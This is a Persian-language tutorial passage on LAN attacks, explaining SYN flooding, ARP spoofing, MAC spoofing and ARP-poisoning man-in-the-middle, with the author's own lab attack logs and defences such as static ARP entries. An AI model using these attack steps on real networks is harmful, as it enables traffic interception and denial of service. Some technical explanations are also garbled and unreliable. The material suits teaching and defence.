# مشکلات، تهدیدها و خطرها در شبکه و راه حل ها

این مقاله به بررسی عوامل خطرزا و مشکل داری که ممکن است در شبکه دخالت کنند و باعث اختلال در شبکه بشوند، می پردازد و ضمن توضیحات به مثال هایی پرداخته و نیز راه های رفع اشکال را نیز در بردارد.

## مقدمه:

ارتباط در شبکه (LAN) اساسا در میان پروتکل هایی مثل TCP/IP, UDP/IP, ARP, ICMP و غیره انجام می شود و محبوب ترین پروتکل از این بین TCP/IP می باشد.

## TCP یا Transmission Control Protocol

اطلاعات فرستاده شده در شبکه به فرم بسته هایی هستند که شامل اطلاعاتی از قبیل: مبدا (Source)، مقصد (Target) و اطلاعاتی که باید فرستاده شوند، می باشند. TCP پروتکلی رشد یافته برای اطمینان حاصل کردن از اینکه هنگامی که مسیریاب ها آنها را کامپیوتر به کامپیوتر می فرستند، بسته ها بر روی شبکه از بین نروند، می باشد. TCP یک بسته را به چندین تکه تقسیم می کند، هر قسمت یک Datagram نامیده می شود. یک datagram معمول چیزی شبیه به زیر است:

| | |
|---|---|
| ETHERNET HEADER | →Destination MAC, Source MAC |
| IP HEADER | →Dest IP, port and Source IP, port |
| TCP HEADER | →SYN,ACK,PSH,RST |
| DATA | → What to send!! |

آدرس کارت شبکه (Network Card) به اصطلاح **MAC Address** نامیده می شود. MAC Address در کل دنیا یکتا و غیرقابل تغییر می باشد که بر روی کارت شبکه درج شده است.

## Flag های هدر (header) های TCP:

**SYN** ← در نخستین برپایی ارتباط استفاده می شود.

**ACK** ← برای تصدیق کردن اطلاعات دریافت شده و همچنین برای قابل اطمینان و موثر ساختن TCP استفاده می شود.

**PSH** ← هنگامی اطلاعات موجود در بسته باید به سمت یک Application برود و به اصطلاح Push Up شود، استفاده میشود.

**RST** ← چیزی را به صورت مخفیانه و غلط علامتگذاری می کند (مثل یک پورت بسته). طرف دیگر باید ارسال اطلاعات را متوقف کند.

## چطور ارتباطات و اتصالات TCP برقرار می باشد؟

ارسال یک بسته با flag یا پرچم SYN به این معنی است که فرستنده آن می خواهد یک ارتباط TCP/IP و سه مرحله ای (که به آن دست تکانی سه مرحله ای می گویند) را با سیستم مقصد برقرار کند. برای راحت فهمیدن این موضوع به خطوط زیر نگاه کنید. اگر شما A باشید و طرف دیگر B باشد و در این هنگام شمامی خواهید با B ارتباط برقرار کنید:

A----------SYN----------→B
B----------SYN/ACK----------→A
A----------ACK----------→B

اکنون پس از انجام مرحل فوق، ارتباط بین دو سیستم برقرار می شود (3 Steps Handshaking – 3 Way Handshaking)!

## توضیح درباره انجام عملیات SYN Flooding:

در حقیقت عملیات SYN Flooding یک حمله به حساب می آید که تعداد بسیار زیادی از بسته های SYN (که طرز کار ارتباط و ... درباره آنها در خطوط بالا توضیح داده شد) از طرف کامپیوتر نفوذگر با آدرس IP تقلبی و Fake، به سمت کامپیوتر قربانی هدایت می شوند. در این حین تمامی حافظه و memory در سیستم قربانی صرف این می شود که با همه این بسته های SYN که با آدرس IP تقلبی وجود دارند، ارتباط برقرار کند و این در حالی است که چنین آدرسی در شبکه وجود ندارد.

## تاثیرات:

به عنوان نتایجی از حملات SYN Flooding می توان به این اشاره کرد که تمامی سرویس های در حال اجرا بر روی پورت های حمله شده از سیستم قربانی تحت تاثیر واقع شده اند و قولا دچار اختلال می شوند. سیستم قربانی برای فرستادن بسته های SYN/ACK مشغول می شود و به همین دلیل قادر نیست که به یوزرهای مجاز و کلاینت ها سرویس بدهد. اگر مقدار فوق العاده زیادی از بسته های SYN به سمت کامپیوتر قربانی فرستاده شوند، امکان Hang کردن یا Reboot شدن سیستم نیز وجود خواهد داشت (بعضی از برنامه هایی که تحت عنوان DCier یا Disconnector ارائه می شوند کم و بیش از این متد استفاده می کنند) !!!

## چگونه حمله انجام می شود:

ویندوز در مقابل حملات SYN-Flood آسیب پذیر می باشد. اینجا موقعیت 169.254.0.18 هنگامی که آنرا از کامپیوتر خودم با آدرس 169.254.0.20، flood کردم، و با آدرس تقلبی 169.254.1.21 این کار را روی پورت های ۲۵ و ۱۳۹ انجام دادم، می باشد. آدرس تقلبی باید روی Network ID شما باشد (که در اینجا 169.254 می باشد) و حتما باید اطمینان حاصل کنید که این IP وجود نداشته باشد. برای چک کردن وجود داشتن چنین IP در شبکه کافی است آنرا ping کنید (که در حالت عادی این طور می توان تشخیص داد)!!

```
C:\netstat
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    169.254.0.18:25        169.254.0.21:21        SYN_RECEIVED
  TCP    169.254.0.18:139       169.254.0.21:139       SYN_RECEIVED
```

## چطور حملات SYN را تشخیص دهیم؟

هنگامی که نفوذگر بسته SYN را به سمت کلاینت می فرستد، کلاینت آنرا با فرستادن SYN/ACK جواب می دهد و منتظر دریافت ACK می ماند، آن وقت این ارتباط طوری تنظیم می شود که به عنوان یک ارتباط Half-Open (نیمه باز) وجود داشته باشد یا اینکه به کلاینت گفته می شود که در حالت SYN_RECIEVED قرار گیرد. این وضعیتی است که یک نفر می تواند بفهمد که آیا سیستم او تحت حمله SYN-Flood هست یا خیر!!

روشی دیگر نیز برای تشخیص حملات SYN وجود دارد که آن استفاده از arp –a می باشد. در حمله قبل، ذخیره ARP در 169.254.0.18 به صورت زیر می باشد:

```
Interface: 169.254.0.18 on Interface 0x1000003
  Internet Address      Physical Address      Type
  169.254.0.21          00-00-00-00-00-00     invalid
  169.254.74.30         00-0c-6e-f1-9e-a3     dynamic
```

همان طور که در مورد Bold شده می بینید، اگر نوع ارتباط به صورت invalid باشد و آدرس MAC نیز مانند آنچه که در فوق نمایش داده شده باشد، می توان استنباط کرد که شما تحت حمله SYN-Flood هستید.

## مقوله Spoofing

Spoofing تکنیکی برای جا زدن خودتان به عنوان شخص دیگر می باشد که بنابر انتخاب شما ممکن است در شبکه وجود داشته باشد یا نداشته باشد. این روش یکی از ابتدایی ترین حملات در شبکه می باشد. انواع مختلفی از حملات Spoofing وجود دارد مانند:

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Referer Header Spoofing
- و ...

که در این فایل ما فقط به توضیح و بحث درباره ARP Spoofing می پردازیم:

## ARP Spoofing

هر کامپیوتر وصل شده به یک شبکه سوئیچ شده مانند LAN دو آدرس مشخص دارد:


- MAC Address
- IP Address

**MAC Address** همان طور که گفته شد آدرس کارت شبکه بوده و ثابت می باشد. این خیلی مهم و ضروری می باشد که مستقل از هرچه پروتکل های **application** در ابتدا و بالای آنها استفاده می کنند، پروتکل **Ethernet** (می تواند **TCP/IP, UDP, FTP** و ... باشد) می تواند اطلاعات را پس بفرستد و فراخوانی کند یا به اصطلاح **froth** کند. **Ethernet**، فریم های (**Frame**) اطلاعات را میسازد و هر **frame** یک هدر (**header**) از **Ethernet** دارا می شود که به آن **Ethernet Header** می گوئیم که شامل **MAC Address** کامپیوتر مبدا و مقصد می باشد. **IP Address** یک آدرس مجازی برای کامپیوترها در شبکه هست!!

## LAN چطور کار می کند؟

هنگامی که یک **frame** از **Ethernet** ساخته شد، باید از یک بسته **IP** ساخته شده باشد. در زمان ساخت، **Ethernet** هیچ آگاهی از **MAC Address** ماشین مقصد که برای ساختن یک **Ethernet Header** لازم است، ندارد. تنها اطلاعاتی که در این زمان (زمان ساخت) غیرقابل دسترس میباشد، **MAC Address** ماشین مقصد در **Header** های بسته ها، می باشد. باید راهی برای پروتکل

Ethernet وجود داشته باشد که MAC Address ماشین مقصد را به وسیله IP Address آن شناسایی کند! اینجا همان جایی است که ARP یا Address Resolution Protocol وارد بازی می شود ☺!




عکس ۱

بیائید فرض کنیم که ماشین A (با IP address برابر با 169.254.0.1) می خواهد به ماشین C (با IP Address برابر با 169.254.0.3) متصل شود. در این هنگام A یک بسته ای تحت نام ARP Request تولید خواهد کرد. حال به بررسی کارکرد این بسته می پردازیم. بسته ARP Request از ماشین A تولید شده و به همه کاربران در شبکه انتشار پیدا می کند. این بسته در کل شبکه از ماشین ها این سوال را دارد که:

*((آیا IP Address شما 169.254.0.3 می باشد؟ اگر اینطور است، MAC Address خود را برای من بفرست.))*

زمانی که ARP Request در یک فریم انتشاری یا Broadcast frame فرستاده شد، هر نرم افزار Ethernet (که به آن Ethernet Interface می گوئیم) در شبکه آن را به داخل می خواند و ARP Request را به نرم افزار networking در حال اجرا در سیستم میفرستد یا به اصطلاح hand می کند. تنها سیستم C با آدرس IP برابر با 169.254.0.3 پاسخ خواهد داد. به این صورت که بسته ای که حاوی MAC Address خود (سیستم C) می باشد را به سیستم درخواست داده (سیستم A) می فرستد. اکنون سیستم A یک MAC Address دارد، به این منظور که به کجا می تواند اطلاعات را بفرستد و در این هنگام ارتباط ما که به صورت Half بود به high-level نیز تغییر داده شود.

برای به حداقل رساندن انتشار ARP request ها، سیستم عامل ها یک ذخیره یا cache از جواب های ARP یا ARP Reply ها نگه می دارند. هنگامی که یک کامپیوتر یک ARP Reply را دریافت می کند، در همین حین ذخیره ARP خود یا ARP Cache خود را با ارتباط جدیدی از IP/MAC به روز می رساند. اگر می خواهید MAC Address کامپیوتر مقابل را بدانید، کافی است تنها عبارت زیر را در Command prompt تایپ کنید:

```
C:/>nbtstat -A 169.254.24.60 OR nbtstat –a chetan

Local Area Connection:
Node IPAddress: [169.254.0.20] Scope Id: []
```

```
NetBIOS Remote Machine Name Table
    Name               Type         Status

    ---------------------------------------------
  CHETAN         <00>  UNIQUE      Registered
  CHETAN         <20>  UNIQUE      Registered
  MSHOME         <00>  GROUP       Registered
  MSHOME         <1E>  GROUP       Registered
  CHETAN         <01>  UNIQUE      Registered
  CHETAN         <03>  UNIQUE      Registered
  C_VERMA        <03>  UNIQUE      Registered

 MAC Address = 00-0C-6E-94-0A-BF
```

## چطور یک سوئیچ یا Switch کار می کند؟

فریم، اطلاعاتی درباره IP مقصد، از IP Header موجود در بسته، استخراج می کند. فریم هیچ گونه اطلاعی درباره MAC Address مقصد ندارد چرا که باید یک لایه اتصال فیزیکی بین دو سیستم وجود داشته باشد که به آن Physical Link Layer می گوئیم. Switch یک جدول را مراقبت می کند که با شماره های پورت سوئیچ برای آدرس های MAC متناظر Match می شود. هنگامی که سوئیچ به وسیله انتقالات از اولین فریم درمابین پورت های سوئیچ و MAC Address های مقصد، به فعالیت واداشته می شود، این جدول ساخته می شود.

| Port | MAC |
|---|---|
| 1 | |
| 2 | |
| 3 | |

این حالتی است که هیچ گونه ARP request/replu یا انتقال اطلاعاتی صورت نگرفته باشد. فرض کنید که H می خواهد به T1 وصل شود و با آن ارتباط برقرار کند (با توجه به عکس ۳). یک ARP Request در روی LAN انتشار می یابد و به همه کاربران حاضر در شبکه می رسد با این عنوان که: *((اگر آدرس IP تو X1 می باشد، MAC Address خود را برای من بفرست.))* هنگامی که این درخواست از میان سوئیچ گذشت، محل ثبت یا entry مربوط به MAC Address ماشین H در ذخیره Switch یا Switch Cache ساخته می شود. اکنون جدول چیزی شبیه به زیر خواهد بود:

| Port | MAC |
|---|---|
| 1 | |
| 2 | |
| 3 | M3 |

بدیهی است که T1 این عمل را با یک ARP Reply جواب خواهد داد که به سمت H خواهد رفت و حاوی MAC Address می باشد. علاوه بر این، ARP Cache مربوط به ماشین T1، یک مقدار از IP Address و MAC Address از ماشین H خواهد ساخت. بنابراین، ARP Reply را به سمت H به صورت مستقیم خواهد فرستاد. زمانی که این پاسخ از ما بین Switch و پورت ۱ (کابل) گذر خواهد کرد، ذخیره Switch نیز به روز رسانیده خواهد شد.

| Port | MAC |
|---|---|
| 1 | M1 |
| 2 | |
| 3 | M3 |

هنگامی ARP Reply به switch می رسد، در این هنگام switch پورتی را برای ارسال فریم به آن انتخاب می کند و سپس آنرا با آدرس مقصد فریم به یک کابل اینترنت که شماره های پورت ها را برای MAC Address می نگارد، مقایسه می کند. اکنون این فریم از میان پورت ۳ به کابل فرستاده خواهد شد. اما موضوع اینجاست که مشکلاتی در این زمینه پیدا می شود: هنگامی که ARP یک پروتکل stateless و بدون تابع می باشد، بیشتر سیستم عامل ها، ذخیره و Cache را اگر یک جواب برسد، به روز می رسانند. صرف نظر از اینکه آیا آنها یک درخواست واقعی فرستاده باشند یا ☺!! این مشکل و bug را می توانیم اکسپلویت کنیم: ARP Poisoning !!!

## عملیات ARP Poisoning

برای نمایش Cache خود در ویندوز می توانید از دستور arp –a در command prompt استفاده کنید (البته در لینوکس هم همین دستور می باشد):

**C:/>arp –a**

```
Interface: 169.254.0.1 on Interface 0x1000003
  Internet Address      Physical Address      Type
  169.254.0.3           00-50-ba-8e-ff-e8     dynamic
  169.254.32.218        00-0b-2b-0d-fb-69     dynamic
  169.254.105.118       00-50-fc-b0-f3-50     dynamic
```

- 169.254.0.1: IP شما می باشد.
- 0x1000003: کد برای interface شما (که در این مورد eth0 می باشد).
- 169.254.0.3: آدرس IP ماشین مقصد که شما به آن وصل شده اید.
- 00-50-ba-8e-ff-e8: آدرس MAC مربوط به آن ماشین.
- Dynamic: نوع رابط و link

بیائید ارتباط بین کامپیوتر من با 169.254.0.3 را مشاهده کنیم:

من در جدول ARP مربوط به کامپیوتر خودم این IP را پیدا کردم و مسلما اون نیز در جدول ARP خود، IP مرا دارد. این مقادیر هر ۳۰ ثانیه یکبار به روز می شوند. اگر یک نفوذگر برای من بسته ای بفرستد که به صورت 169.254.0.3 طراحی شده باشد و بدون MAC باشد، در این هنگام من قادر نخواهم بود که به آن کامپیوتر اول یعنی 169.254.0.3 برای مدت ۳۰ ثانیه گفت و گو کنم!! همین مورد برای یک نفوذگر برای ربود نشست از من کافی است. این متد و روش ARP Poisoning نامیده می شود. اکنون ذخیره و ARP Cache من به صورت زیر خواهد بود:


**C:/>arp –a**

```
Interface: 169.254.0.1 on Interface 0x1000003
  Internet Address      Physical Address      Type
  169.254.0.3           00-50-ba-4e-ff-e3     invalid
  169.254.32.218        00-0b-2b-0d-fb-69     dynamic
  169.254.105.118       00-50-fc-b0-f3-50     dynamic
```

# حملات

## ۱) حملات MAC Spoofing

به دست آوردن MAC Address یک سیستم دیگر بدون فرستادن MAC Address واقعی سیستم خود یا بدون وارد کردن MAC Address واقعی خود در یک سیستم دیگر، به عنوان متد و روش MAC Spoofing شناخته می شود.




شکل ۲

هدف: کامپیوتر H می خواهد آدرس MAC کامپیوتر A را بدون فاش کردن MAC Address واقعی خود به دست آورد.

H یک ARP Request را در سراسر یک شبکه معین انتشار می دهد برای اینکه به سیستم A با یک MAC Address تقلبی مانند Mf دست پیدا کند. اکنون یک مقداری در ذخیره ی switch مکاتبه کننده با پورت سیستم H (مثلا 2) با مقدار Mf ایجاد خواهد شد. اکنون A یک ARP Reply را که حاوی MAC Adress واقعی خود می باشد به سمت سیستم H می فرستد. هنگامی که این فریم به switch می رسد، MAC Adress تقلبی به پورت H (i.e 2) ، mapped می شود و بنابراین آن به H تحویل داده می شود. اکنون زمانی که Ethernet Card مربوط به سیستم H در حالت Promiscuous یا promiscuous mode قرار دارد، جائی که اجازه داده شده که فریم هایی که برای MAC Address سیستم های دیگر معین شده اند، باز بینی شوند، یک مقداری از MAC Address سیستم A در ARP Cache مربوط به سیستم H خواهد بود. در لینوکس، promiscuous mode می تواند فعال شود:


```
# ifconfig eth0 promisc
```

همچنین برای غیر فعال کردن آن از دستور زیر استفاده می کنیم:

```
# ifconfig eth0 -promisc
```

## ۲) حملات MAN-IN-THE-MIDDLE

حتما شنیده اید که NetCat خاصیتی به نام man-in-the-middle دارد. یا مثلا در حملات CSS هنگامی که از Achilles استفاده میکنیم، این نرم افزار نیز خاصیت MAN-IN-THE-MIDDLE پیدا می کند. برخی از دوستان در مورد مفهوم و کار این نوع قابلیت ها در نرم افزار و ... سوال کرده بودن که اکنون به بررسی و توضیح در این مورد می پردازیم. البته در این فایل فقط به آنالیز خاصیت man-in-the-middle در حملات ARP می پردازیم (ولی به هر حال معنی man-in-the-middle روشن خواهد شد):




شکل ۳

در اینجا کاربر مربوط به سیستم H تلاش خواهد کرد که خودش را بین مسیر ارتباطی سیستم های T1 و T2 قرار دهد. سیستم H فریم هایی را بین کامپیوترهای مورد نظر می فرستد. بنابراین آن ارتباط دیگر به صورت متناوب و فاصله دار نخواهد بود. سیستم H، ARP Cache مربوط به سیستم T1 و T2 را Poison خواهد کرد. که در زیر به آنالیز و تجزیه و تحلیل مراحل این کار می پردازیم:

- H یک ARP Rely، Spoof شده را به سیستم T1 خواهد فرستاد که حاوی IP سیستم T2 و MAC Address مربوط به سیستم H می باشد.
- همچنین در همان زمان، او یک ARP Reply، Spoof شده به T2 خواهد فرستاد که حاوی IP Address مربوط به سیستم T1 و MAC Address مربوط به سیستم H می باشد.
- اکنون همه ترافیک IP بین دو کامپیوتر T1 و T2 به جای اینکه مستقیما به یکدیگر انتقال پیدا کنند، ابتدا به سمت کامپیوتر H خواهند رفت. و این حالت به اصطلاح man-in-the-middle نامیده می شود!

## چگونه این حمله انجام داده می شود؟

زمانی که T1 و T2 با یکدیگر در حال ارتباط هستند، ARP Cache مربوط به T1، حاوی IP Address & Mac Address مربوط به سیستم T2 می باشد و برای سیستم T2 نیز به همین منوال انجام می شود. سیستم H، cache های مربوط به سیستم های T1 و T2 را Poison می کند. به این ترتیب که:

به سیستم T1 یک ARP reply، spoof شده که حاوی IP Address سیستم T2 و MAC Address سیستم H می باشد، می فرستد و همچنین برای سیستم T2 نیز همان کار را انجام می دهد با این تفاوت که IP Address سیستم T1 را خواهد فرستاد و MAC Address در هر دو حالت برای کامپیوتر H قرار داده شده است.

اکنون در ذخیره و Cache مربوط به سیستم T1، IP Address سیستم T2 با MAC Address سیستم H به هم پیوند داده شده اند. هنگامی که T1 می خواهد یک بسته را بفرستد، ابتدا آن بسته به Frame هایی قطعه قطعه خواهد شد. آنگاه Frame، IP مقصد را از IP Header بسته ای که باید فرستاده شود، می گیرد و برداشت می کند و سپس MAC Address را (همان طور که گفتیم برای افزایش سرعت و اختلال کمتر) از Cache برداشت می کند. اکنون، این Frame حاوی IP Address مربوط به سیستم T2 و MAC Address مربوط به سیستم H بوده و با این خصوصیات به وسیله کابل به Switch فرستاده می شود. اکنون MAC Address موجود در Frame به شماره پورت Switch در جدول، واگذار خواهد شد (MAPPED). به این معنی که ذخیره مربوط به Switch و به این عنوان شماره پورت، برابر 3 خواهد بود. بنابراین frame به سمت H فرستاده خواهد شد. این مورد و جریان در مورد سیستم T2 نیز اتفاق خواهد افتاد. اکنون H اطلاعات آمده از T1 را به T2 و از T2 را به T1 خواهد فرستاد، به این ترتیب ارتباط بین T1 و T2 بدون trace، به صورت متناوب نخواهد بود.

## راه حل:

برای اجتناب از این حملات، T1 باید یک مقدار ساکن یا Static Entry از IP & MAC Address سیستم دو داشته باشد و سیستم T2 نیز به همین منوال باید IP & MAC Address مربوط به سیستم T1 را با مقداری Static و ساکن در ذخایر و Cache های مربوط به خود داشته باشند. سیستم T1 یک مقدار ثابت (Static Entry) از سیستم T2 به روش زیر خواهد ساخت:

```
C:/>arp –s X2 M2
```

## آزمون عملی:

من این حمله را در شبکه **LAN** با موفقیت کامل انجام دادم:

| System | Name | IP Address | Operation System | MAC Address |
|---|---|---|---|---|
| H | Hacker | 169.254.0.1 | Fedora Core(2.4.221.2115.nptl) | 00:0c:f1:6b:78:4f |
| T1 | Target 1 | 169.254.0.2 | Windows 2000(Version 5.00.2195) | 00:02:44:57: 7c:45 |
| T2 | Target 2 | 169.254.0.3 | Windows XP(Version 5.1.2600) | 00:50:ba:8f:00:0a |

سیستم H یک ARP Reply، Spoof شده برای T1 و T2 می فرستد. اکنون ARP Cache مربوط به سیستم های T1 و T2 را هنگامی که Spoof شدند را ببینید:

```
T1:
Interface: 169.254.0.2 --- 0x2
  Internet Address      Physical Address      Type
  169.254.0.3           00-0c-f1-6b-78-4f     dynamic
```

- همان طور که در Cache مربوط به سیستم T1 می بینید، IP Address مربوط به سیستم T2 با MAC Address مربوط به سیستم H برابری می کند (در یک Record هستند)!!!

```
T2:
```

```
Interface: 169.254.0.3 on Interface 0x2
  Internet Address      Physical Address      Type
  169.254.0.2           00-0c-f1-6b-78-4f     dynamic
```

در سیستم نفوذگر (سیستم خودمون)، بسته های دریافت شده به صورت زیر هستند:

```
23:42:02.474661 arp reply 169.254.0.3 is-at 0:c:f1:6b:78:4f
23:42:04.084663 arp reply 169.254.0.2 is-at 0:c:f1:6b:78:4f
23:42:04.484652 arp reply 169.254.0.3 is-at 0:c:f1:6b:78:4f
23:42:06.094662 arp reply 169.254.0.2 is-at 0:c:f1:6b:78:4f
23:42:06.494660 arp reply 169.254.0.3 is-at 0:c:f1:6b:78:4f
23:42:08.104664 arp reply 169.254.0.2 is-at 0:c:f1:6b:78:4f
23:42:08.504663 arp reply 169.254.0.3 is-at 0:c:f1:6b:78:4f
23:42:10.114661 arp reply 169.254.0.2 is-at 0:c:f1:6b:78:4f
```

- هنگامی که 169.254.0.2 در تلاش برای وصل شدن به 169.254.0.3 با پورت 25 بوده، همان طور که در پائین نشان داده شده، در این هنگام بسته، از میان 169.254.0.1 عبور خواهند کرد. بنابراین به شما ثابت خواهد شد که 169.254.0.1 اکنون در مابین کامپیوترهای T1 و T2 می باشد و معنی و مفهوم MAN-IN-THE-MIDDLE برای همه روشن شد:

```
23:42:46.294660 arp reply 169.254.0.2 is-at 0:c:f1:6b:78:4f
23:42:46.694653 arp reply 169.254.0.3 is-at 0:c:f1:6b:78:4f
23:42:46.705306 169.254.0.2.1163>169.254.0.3.smtp: S 398263844:398263844(0) win 64240
<mss 1460,nop,nop,sackOK> (DF)
```

- همچنین هنگامی که **169.254.0.3** می خواهد سیستم **169.254.0.2** را با دستور **ping** عیب زدایی کند و از موقعیت و ... آن باخبر شود، **datagram** مجددا از میان سیستم **169.254.0.1** همان طور که در زیر نشان داده شده است، عبور خواهد کرد:

```
23:43:27.254104 169.254.0.3 > 169.254.0.2: icmp: echo request [ttl 1]
23:43:28.504663 arp reply 169.254.0.2 is-at 0:c:f1:6b:78:4f
23:43:28.904661 arp reply 169.254.0.3 is-at 0:c:f1:6b:78:4f
23:43:30.266360 169.254.0.3 > 169.254.0.2: icmp: echo request [ttl 1]
23:43:30.514657 arp reply 169.254.0.2 is-at 0:c:f1:6b:78:4f
23:43:30.914662 arp reply 169.254.0.3 is-at 0:c:f1:6b:78:4f
23:43:32.524663 arp reply 169.254.0.2 is-at 0:c:f1:6b:78:4f
23:43:32.924654 arp reply 169.254.0.3 is-at 0:c:f1:6b:78:4f
23:43:33.270757 169.254.0.3 > 169.254.0.2: icmp: echo request [ttl 1]
23:43:34.534662 arp reply 169.254.0.2 is-at 0:c:f1:6b:78:4f
23:43:34.935399 arp reply 169.254.0.3 is-at 0:c:f1:6b:78:4f
```

## تغییر MAC Address

